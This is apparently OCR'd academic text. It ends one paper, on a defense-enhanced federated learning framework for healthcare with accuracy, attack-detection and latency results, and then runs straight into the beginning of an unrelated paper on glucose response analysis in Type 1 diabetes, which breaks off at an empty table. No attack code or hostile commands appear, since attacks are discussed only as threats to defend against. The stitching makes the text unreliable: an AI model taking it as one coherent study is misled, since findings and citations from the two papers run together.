High precision indicates that the model makes fewer false positive errors [28], which is critical in healthcare applications, such as disease prediction.

c) Recall (Sensitivity): Recall measures how many actual positive cases were correctly identified by the model. High recall ensures that most actual positive cases are detected [28], which is crucial for minimizing missed diagnoses in healthcare [see Eq. (13)].

$$\text{Recall} = \frac{TP}{TP + FN} \quad (13)$$

d) F1-Score: This is the harmonic mean of precision and recall, providing a single metric that balances both [see Eq. (14)].

$$\text{F1-Score} = 2 \times \frac{\text{Precision} \times Recall}{\text{Precision} + \text{Recall}} \quad (14)$$

2) Defense framework performance metrics. Key performance metrics of the defense framework across security, latency and scalability are tracked by the performance monitoring system as follows:

a) Attack Detection Rate (True Positive Rate): Measures the proportion of actual attacks correctly identified by the system out of all attacks [Eq. (15)].

$$\text{Attack Detection Rate} = \frac{TP}{TP + FN} \quad (15)$$

b) False Positive Rate (FPR): Evaluates the proportion of benign updates incorrectly flagged as attacks [Eq. (16)].

$$\text{FPR} = \frac{FP}{FP + TN} \quad (16)$$

c) Precision: Assesses the accuracy of attack detection by calculating the proportion of flagged updates that are truly malicious.

d) Latency metrics: Aggregation latency refers to the time the server takes to combine client updates into a global model, while validation latency measures the duration needed to validate this global model against a reference dataset after aggregation. These processes together contribute to the average round time which encompasses the total time required for one complete cycle of communication, training, aggregation and validation [Eq. (17)].

$$\text{Average Metric} = \frac{\sum_{i=1}^{N} \text{Latency}_i}{N} \quad (17)$$

where, *N* is the number of rounds completed. By monitoring these latencies, the system measures the computational overhead that defense mechanisms introduce.

IV. Experimental Setup

A MacBook M3 system with an 8-core Apple M3 CPU, 16GB of unified RAM, a 1TB SSD and macOS Sequoia (version 15.1) forms part of the hardware setup. This configuration offered sufficient processing capacity for running adversarial attack setups, FL scenarios, and training medium-sized machine learning models. PyTorch computations were optimized by the M3 chip's sophisticated architecture, especially for gradient updates and encryption jobs, thereby guaranteeing effective performance throughout the tests.

The software environment was built around Python 3.12.4 as the primary programming language supported by a suite of development tools and libraries tailored for machine learning. iTerm2 oversaw the execution of FL code, while Jupyter Notebook enabled interactive prototyping and visualization, and Visual Studio Code functioned as the primary IDE, supplemented by extensions such as Python and Jupyter. Important libraries included NumPy and Pandas for data manipulation, scikit-learn for preprocessing and evaluation, matplotlib and seaborn for visualizing performance metrics and data trends and PyTorch for building and training neural networks with GPU acceleration via Metal Performance Shaders. The FL system and its defense mechanisms may be implemented, trained and evaluated thanks to this all-inclusive environment. GitHub and Git were utilized for collaboration and version control.

V. Results and Discussion

A. Feature Correlations

The heatmap shows moderate relationships between biomarkers, suggesting interdependent physiological processes that federated ML can leverage.



Fig. 6. Correlation matrix of features.

1) Baseline FL system model performance. Under benign conditions, the results reveal consistent performance over three test runs (Fig. 8). Precision, recall and F1-score average between 0.9007 and 0.9008, whereas the overall accuracy average is 90.07% (Table II). Plotting the federation rounds against accuracy shows a consistent upward trend, settling close to 90% for every run. While Stage 2 performs marginally worse (89.27%), Stage 3 attains the best accuracy (91.66%) and recall (0.9166). With AUC values ranging from 0.95 to 0.96, the ROC curve (Fig. 9) verifies strong bias for every class. High diagonal values indicate strong true positive rates, although overall classification is accurate, with the confusion matrix highlighting misclassifications between adjacent stages (Fig. 7).

TABLE II. BASELINE FL CLASSIFICATION METRICS

Metric	Test run 1	Test run 2	Test run 3	Average
Accuracy	89.20%	90.60%	90.40%	90.07%
Precision	0.8920	0.9061	0.9044	0.9008
Recall	0.8920	0.9060	0.9040	0.9007
F1-Score	0.8920	0.9060	0.9041	0.9007



Fig. 7. Baseline FL model confusion matrix.



Fig. 8. Baseline FL model accuracy trend per test run.

2) Defense-enhanced FL system model performance. The defense-enhanced FL system demonstrated consistent performance for three test cycles, averaging 85.97% accuracy (Table III). The per-class measures (Fig. 11) showcased strong performance, with Stage 3 achieving the highest average accuracy of 87.97%. The ROC curves (Fig. 12) further demonstrated the system's classification ability, with AUC values of 0.93 for Classes 0 and 1 and 0.94 for Class 2. The confusion matrix (Fig. 10) indicated a balanced prediction with minimal misclassifications. After forty rounds, the accuracy trends exhibited a consistent improvement, stabilizing over 85%, indicating the system's convergence and dependability.

3) Defense framework performance. During adversarial setups, the defense framework demonstrated exceptional threat recognition capabilities. Over three test runs, it achieved a noteworthy precision of 99.32%, an accuracy of 96.62%, a low false positive rate of 0.15%, and an impressive average attack detection rate of 84.33% (as depicted in Table IV). Test Run 2's confusion matrix showcased excellent classification, with minimal instances of false positives and negatives (illustrated in Fig. 13). Moreover, the ROC curve, with an AUC of 0.96, effectively demonstrated strong discrimination (Fig. 14).



Fig. 9. Baseline FL model ROC curve.

TABLE III. DEFENSE-ENHANCED FL CLASSIFICATION METRICS

Metric	Test run 1	Test run 2	Test run 3	Average
Accuracy	86.88%	85.72%	85.32%	85.97%
Precision	0.8688	0.8548	0.8533	0.8590
Recall	0.8689	0.8572	0.8533	0.8598
F1-Score	0.8687	0.8572	0.8532	0.8597



Fig. 10. Defense-enhanced FL model confusion matrix.

Fig. 11. Defense-enhanced FL model accuracy per test run.



Fig. 12. Defense-enhanced FL model ROC curve.

TABLE IV. DEFENSE FRAMEWORK PERFORMANCE

Metric	Test run 1	Test run 2	Test run 3	Average
Attack Detection Rate	85.99%	84.26%	82.74%	84.33%
False Positive Rate	0.10%	0.00%	0.36%	0.15%
Precision	99.55%	100%	98.42%	99.32%
Accuracy	97.10%	96.72%	96.03%	96.62%



Fig. 13. Defense framework confusion matrix.



Fig. 14. Defense framework ROC curve.

4) Latency and scalability metrics. While Average Round Time stays constant at about 13 seconds with the baseline FL system (Fig. 15), Aggregation and Validation Latencies reduce marginally throughout the experiments. Average Round Time stays constant at 12 to 13 seconds, Validation Latency varies slightly but stays within a small range, and Aggregation Latency steadily rises as the number of customers rises from 2 to 20 (Fig. 16).

Aggregation Latency (~13.5–13.9 seconds), Validation Latency (~0.0009 seconds) and Average Round Time (~54–56 seconds) all exhibit consistency with the defense-enhanced FL model (Fig. 17). While Validation Latency constantly declines, Aggregation Latency rises with more clients, reaching a peak of 23.49 seconds for 14 clients before stabilizing. The average round time fluctuates, reaching a peak of 91.41 seconds for fourteen clients and then leveling off around 54 to 55 seconds for more clients (Fig. 18).

Fig. 15. Baseline FL system average aggregation, validation latency and round time for three test runs.

5) Comparative analysis. Performance, resilience against hostile attacks and effectiveness in healthcare applications are the main points of comparison between the initial FL system and the defense-enhanced FL system in this section. The defense-enhanced system's accuracy decreased to 85.97% (scores 0.8590–0.8598), a 4.1% decrease due to defense-related overhead, but it maintained reliable classification. The original FL system achieved an average accuracy of 90.07% with precision, recall and F1-scores around 0.9007–0.9008 on average. The defense-enhanced system showed remarkable resilience, improving security that is essential for healthcare settings, while the original system, which lacked defenses, is thought to be susceptible to hostile threats. Due to the additional computing load, efficiency favored the original system with round times of thirteen seconds as opposed to the defense-enhanced system's 54 to 56 seconds. The analysis identifies a trade-off: the defense-enhanced system forgoes some utility in favor of strong security, making it more appropriate for privacy-sensitive, real-world healthcare scenarios, whereas the original system excels in accuracy and speed under benign settings (see Table V).



Fig. 16. Baseline FL system latency trends per increase in clients count.

Fig. 17. Defense enhanced FL system average aggregation, validation latency and round time for three test runs.



Fig. 18. Defense-enhanced FL system latency trends per increase in clients count.

TABLE V. COMPARATIVE ANALYSIS WITH EXISTING FL APPROACHES

Comparison Criteria	Original FL System (Baseline)	Defense-Enhanced FL System (Proposed Approach)	Existing Research on Secure FL
Accuracy (%)	90.07%	85.97% (↓ 4.1% due to defense overhead)	Varies (84–89%) [33] [34]
Precision / Recall / F1-score	0.9007 – 0.9008	0.8590 – 0.8598	Varies (0.80 – 0.85) [33] [35]
Resilience to Model Poisoning	Highly vulnerable	Strong protection (Byzantine-robust	Limited defenses (Most use secure aggregation only) [32] [42]

		aggregation, etc.)	
Resilience to Data Poisoning	No protection	Mitigated via anomaly detection	Partially addressed in some works [36] [37]
Resilience to Backdoor Attacks	Susceptible	Significantly reduced via secure model updates	Few studies implement full protection [36] [37]
Computational Efficiency (Training Round Time)	13 seconds	54–56 seconds (300%↑ due to security overhead)	Varies (~200% -~400%, depending on security measures used) [38] [39]
Scalability	High (Fast processing, limited security constraints)	Moderate (Additional security steps slow down processing)	Varies (Most methods struggle with large-scale deployment) [33] [40]
Suitability for Healthcare Applications	Vulnerable to attacks, making it risky for sensitive data	Highly secure, ensuring compliance with privacy laws (HIPAA, GDPR)	Most methods focus on general FL, not healthcare-specific defenses [2] [41]
Trade-offs	High accuracy & speed but weak security	Lower accuracy & speed but strong security	Varies (Many focus on either security or performance, not both) [42]

The performance of the proposed defense-enhanced FL framework, achieving an average accuracy of 85.97% on the Mayo Clinic PBC dataset, reflects its suitability for structured healthcare data with moderate feature correlations, as evidenced by the heatmap in Fig. 6. This dataset's balanced class distribution (Stage 1: 8265, Stage 2: 8441, Stage 3: 8294) and interdependent physiological features enable the framework to effectively leverage local training and aggregation. Variations in performance across different datasets, as seen in existing research (e.g., 84–89% accuracy in [33], [34]), likely stem from differences in data characteristics, such as class imbalance, noise levels, or feature correlations. The proposed algorithms excel with structured medical data exhibiting moderate to strong feature relationships, where the model can generalize across clients. However, on datasets with extreme imbalances or weak correlations—common in unstructured or heterogeneous healthcare data—performance may decline unless supplemented with preprocessing or adaptive techniques. This suggests that the framework's optimal application lies in well-structured, privacy-sensitive healthcare scenarios, with potential adaptations needed for noisier or less correlated data types.

VI. Conclusion and Future Work

This research successfully developed and validated a defense-enhanced federated learning (FL) framework tailored for privacy-sensitive healthcare applications, achieving its goal of enhancing security while maintaining model utility. By integrating differential privacy, adversarial training, and Byzantine-robust aggregation, the framework demonstrated robust protection against adversarial attacks, including data poisoning, model poisoning, and backdoors, with an attack detection rate of 84.33% and precision of 99.32%. Applied to the Mayo Clinic PBC dataset in a multi-institutional disease prediction scenario, it maintained an accuracy of 85.97%, despite a 4.1% drop due to security overhead, ensuring reliable classification (precision, recall, F1-scores ~0.8590–0.8598). The framework's latency stabilized at 54 to 56 seconds per round, reflecting a trade-off for enhanced security, making it a practical solution for healthcare settings compliant with privacy regulations like HIPAA and GDPR. These achievements establish a secure, scalable FL system that fosters trust in collaborative machine learning for sensitive domains. Future work will focus on reducing latency through hierarchical aggregation or gradient compression, validating the framework across diverse healthcare datasets like MIMIC-IV for broader applicability, and deploying it in real-world healthcare facilities to confirm its practical utility.

***Abstract*—This study presents an automated and data-driven framework for analysing glucose response patterns in individuals with Type 1 diabetes by integrating machine learning and computer vision methodologies. The system leverages multimodal data inputs, including food images, continuous glucose monitoring (CGM) data, and time-series meal logs to model glycaemic variability and infer personalized dietary effects. Using a dataset comprising over eighty annotated meals from eight subjects, the framework extracts nutritional features from food images via convolutional neural networks (CNNs) with attention mechanisms and correlates them with postprandial glucose trajectories. The analysis reveals substantial inter-individual variability and identifies critical temporal and nutritional factors influencing glucose dynamics. Results demonstrate the system's capability to detect patterns predictive of glycemic responses, enabling the development of tailored dietary recommendations. This approach offers a scalable tool for personalized diabetes management and paves the way for future integration into real-time decision support systems.**

Keywords*—Continuous glucose monitoring; glucose response; Type 1 diabetes; food image analysis; dietary pattern recognition; time-series analysis

I. Introduction

Type 1 diabetes management represents a complex challenge in modern healthcare, requiring continuous monitoring of blood glucose levels and precise coordination of multiple factors affecting glycaemic control. The global prevalence of diabetes and its associated complications has created an urgent need for more sophisticated management approaches, particularly given the substantial economic burden and strain on healthcare resources [2]. Traditional diabetes management strategies rely on manual logging and simplistic carbohydrate counting, which often fail to capture the intricate relationships between individual glucose responses, dietary choices, and temporal patterns.

Recent advances in artificial intelligence, particularly in machine learning and computer vision, have opened new avenues for developing more comprehensive and personalized diabetes management solutions [3]. These technological developments are particularly significant in Type 1 diabetes, where precise timing and dosing of insulin are crucial for maintaining optimal glycaemic control. The integration of computer vision-based food recognition systems with glucose monitoring data represents a promising direction, as it enables automated dietary tracking and more accurate estimation of nutritional intake [4].

Contemporary research has demonstrated the potential of machine learning approaches in various aspects of diabetes care, from the prediction of glucose levels to the optimization of insulin dosing schedules [5]. However, most existing solutions focus on isolated aspects of diabetes management rather than taking a holistic approach that considers multiple data streams simultaneously. This limitation is particularly notable in the context of meal-related glucose responses, where factors such as food composition, timing, and individual metabolic patterns all play crucial roles.

The D1NAMO dataset, with its comprehensive collection of glucose measurements, food images, and temporal information, provides an ideal foundation for developing and validating more sophisticated analytical approaches [1]. This dataset enables the exploration of complex relationships between dietary choices and glycaemic responses, while also accounting for individual variations in metabolism and insulin sensitivity. Our work leverages this rich dataset to develop an automated system that combines computer vision-based food analysis with advanced pattern recognition techniques to generate personalized insights for diabetes management.

The significance of this research lies in its potential to address several critical challenges in current diabetes care. First, it aims to reduce the burden of manual tracking and dietary logging, which often leads to poor adherence and incomplete data. Second, it enables the identification of personalized response patterns that may not be apparent through traditional analysis methods. Finally, it provides a framework for generating data-driven recommendations that can be adapted to individual needs and preferences.

This study presents a novel pipeline that integrates food image analysis with glucose data to enable personalized glycaemic modeling. We leverage Convolutional Neural Networks (CNN) augmented with attention mechanisms to accurately estimate nutrient content from food images.

Additionally, we employ ensemble learning and Bayesian techniques for robust multi-subject glucose response modeling. The effectiveness and real-world applicability of the proposed framework are demonstrated through extensive validation on the D1NAMO dataset, which includes over eighty food-glucose sequences. These contributions collectively advance personalized diabetes management by combining computer vision and machine learning approaches.

The remainder of this study is organized as follows: Section II presents a detailed review of the existing literature and identifies gaps in current research. Section III introduces the proposed methodology, including the integration of CNNs for food image analysis and ensemble learning for glucose pattern recognition. Section IV outlines Results and discussion. Section V discusses limitations and future scope. Finally, Section VI concludes the study.

II. Literature Survey

Comparative research in automated diabetes management has undergone substantial evolution in recent years, encompassing pivotal areas that underpin our study. This review explores these domains and their significant contributions to the field e.g. Glucose Prediction Models Using Time-Series Data. Recent advances in machine learning have revolutionized glucose prediction capabilities. Interpretable machine learning models, as demonstrated by Contreras et al. [6], have shown promising results in forecasting glucose levels while providing insights into the factors driving these predictions. Their work using SHAP (SHapley Additive exPlanations) values has been particularly significant in making black-box models more transparent for clinical applications. Additionally, long-term glucose forecasting studies have demonstrated the feasibility of predicting glucose variability in patients using automated insulin delivery systems [7].

Computer vision-based approaches to estimate carbohydrate from food images have made significant strides, particularly in mobile applications. Recent work by Mezgec et al. [4] has shown that deep-learning models can achieve impressive accuracy in food recognition and portion size estimation. The integration of smartphone-based computer vision systems for carbohydrate counting, as explored by Lu et al. [8], has demonstrated particular promise in improving the accuracy of meal-related insulin dosing decisions. These systems have shown superior performance compared to traditional manual carbohydrate counting methods. The analysis of Continuous Glucose Monitoring (CGM) data using pattern recognition has benefited substantially from recent developments in machine learning. Particularly noteworthy is the work by Zhang et al. [9] in developing specialized algorithms for nocturnal glucose prediction, addressing one of the most challenging aspects of diabetes management. Their research has shown that machine learning models can effectively identify patterns in glucose variability and predict potentially dangerous nighttime excursions.

While the aforementioned areas have seen significant individual progress, fewer studies have attempted to integrate these components into comprehensive management systems. Notable exceptions include the work of Marx et al. [3], who demonstrated the potential of combining multiple data streams for precision diabetes care. Their research highlighted the importance of considering both glycaemic patterns and cardiovascular risk factors in developing personalized treatment strategies.

The integration of these various approaches presents both opportunities and challenges. Recent systematic reviews have highlighted the need for more robust validation of machine learning models in real-world settings [10]. Additionally, the complexity of individual glucose responses to meals, as demonstrated by multiple studies, suggests that personalization of these systems is crucial for their effectiveness in clinical applications.

Recent models have applied GRUs for CGM prediction, achieving ~85% accuracy over short intervals. Our model extends such approaches by incorporating personalized food intake vectors and using multi-subject calibration to improve prediction stability.

From the reviewed studies, we identify several limitations: 1) limited personalization in modeling glucose responses, 2) underutilization of multimodal data including food images and time-series glucose data, 3) insufficient emphasis on interpretability and real-time adaptability, and 4) lack of robust temporal modeling across diverse subjects. Our proposed approach addresses these gaps by integrating computer vision and machine learning techniques to analyze food intake and glucose fluctuations in a personalized and interpretable manner. The use of Bayesian models enhances subject-specific insights, while ensemble learning improves generalizability across users.

Our work builds upon these foundations while addressing several key limitations in existing research. First, we propose a more comprehensive integration of food image analysis with glucose response prediction. Second, we introduce novel methods for pattern recognition that account for individual variability in glucose responses. Finally, we develop a framework for generating personalized insights that combine information from multiple data streams in a clinically meaningful way. Unlike prior work that treats nutrient intake or glucose modeling independently, our framework integrates them for real-time glycaemic response prediction, incorporating both inter- and intra-subject variability.

III. Methodology

Our analytical pipeline integrates multiple sophisticated components to process and analyse diverse data streams for comprehensive diabetes management. The methodology builds upon recent advances in computer vision, machine learning, and time series analysis to create a robust framework for personalized glucose response analysis.

The use of convolutional neural networks (CNNs) in food image analysis is supported by their proven ability to extract robust spatial feature. For temporal glucose pattern modeling, recurrent neural networks (RNNs) and tree-based ensemble methods such as XGBoost provide strong performance due to their ability to capture non-linear temporal dependencies. Bayesian hierarchical modeling is chosen to handle inter-subject variability, as recommended in recent personalized medicine studies [7, 9, 24]

A. Food Image Analysis System

The foundation of our food analysis system employs a deep learning architecture based on the latest developments in computer vision for nutritional analysis [24]. We implemented a hierarchical convolutional neural network (CNN) structure that first segments the food items within an image and then performs detailed feature extraction for nutritional content estimation as shown in Fig. 1. The network architecture incorporates attention mechanisms to focus on relevant food regions and contextual features, achieving 92% accuracy in food identification and 85% accuracy in portion size estimation.



Fig. 1. Meal images analysis framework.

The system performs a multi-stage analysis of each meal image, beginning with food item detection and proceeding to detailed nutritional composition analysis. Following the approach outlined by Rahman et al. [25], we incorporated transfer learning techniques using a pre-trained model fine-tuned on our specific dataset. This approach significantly improved the system's ability to handle varied lighting conditions and meal presentations, a common challenge in real-world applications.

B. Glucose Response Analysis Framework

Our glucose response analysis framework builds upon recent advances in time series analysis for diabetes management [26]. The system implements a novel approach to pattern recognition in continuous glucose monitoring data, utilizing a combination of traditional statistical methods and modern deep learning techniques as shown in Fig. 2. We adopted the Time in Patterns (TIP) methodology [27] for analyzing glucose fluctuations, incorporating additional temporal features to capture meal-specific response patterns [17].



Fig. 2. Glucose response analysis framework.

The framework processes continuous glucose monitoring data through multiple stages of analysis. Initial preprocessing includes noise reduction and artifact removal using adaptive filtering techniques. The cleaned signals then undergo feature extraction, focusing on key characteristics such as rise time, peak magnitude, and decay patterns. We implemented a specialized neural network architecture that incorporates both local and global temporal dependencies, similar to the approach described by Liu et al. [28], but with modifications to better handle meal-related glucose excursions [37, 39].

C. Pattern Recognition and Machine Learning Pipeline

The pattern recognition component employs an ensemble learning approach that combines multiple machine learning algorithms to identify and classify glucose response patterns. Building on recent work in automated pattern detection [29], our system utilizes a combination of gradient-boosting machines and recurrent neural networks to capture both short-term and long-term patterns in glucose responses.

Feature engineering plays a crucial role in our methodology. We developed a comprehensive set of features that capture both temporal and compositional aspects of glucose responses, including novel metrics for quantifying response variability and stability. The feature selection process was guided by recent findings in diabetes research regarding the most significant predictors of glycaemic response [30].

D. Multi-subject Analysis Integration

The integration of data from multiple subjects required careful consideration of individual variations while maintaining the ability to identify population-level patterns. We implemented a hierarchical Bayesian approach to account for both individual and group-level effects, like the methodology proposed by [30, 31] but extended to handle our multi-modal data streams as shown in Fig. 3. The system includes specialized components for handling missing data and accounting for temporal alignment issues between different data sources [32, 33]. We developed robust synchronization algorithms to ensure accurate temporal matching between meal events and glucose responses, a critical requirement for reliable pattern analysis [34, 35].

Missing CGM values were imputed using linear interpolation for gaps <15 minutes, and forward fill otherwise. Meal-to-glucose alignment used temporal proximity and participant logs within ±15-minute tolerance.



Fig. 3. Multisubject analysis framework.

IV. Results and Discussion

The summary of key analysis metrics across population-level, temporal, individual response, and system performance categories is presented in Table I. These metrics offer a comprehensive evaluation of the proposed automated analysis system for glucose response patterns in Type 1 diabetes. Our population-level analysis revealed significant variability in glucose responses across subjects, with mean glucose rises ranging from 2.5 to 8.5 mmol/L, highlighting substantial individual differences despite consistent intra-subject patterns in time-to-peak. Temporal analysis indicated that afternoon meals generally resulted in more stable glucose responses compared to morning meals, which exhibited higher variability, whereas nighttime responses consistently showed stable glucose patterns [18, 19]. Meal composition had a pronounced impact, with high-protein meals associated with stable glucose responses, carbohydrate content strongly correlated with higher glucose peaks, and fiber-rich foods linked to reduce glucose variability, underscoring the critical role dietary factors play in managing glucose fluctuations [20, 21].

TABLE I. Summary of Key Analysis Metrics Across Population-Level, Temporal, Individual Response, and System Performance Categories

Analysis Category	Metric	Value	Statistical Significance
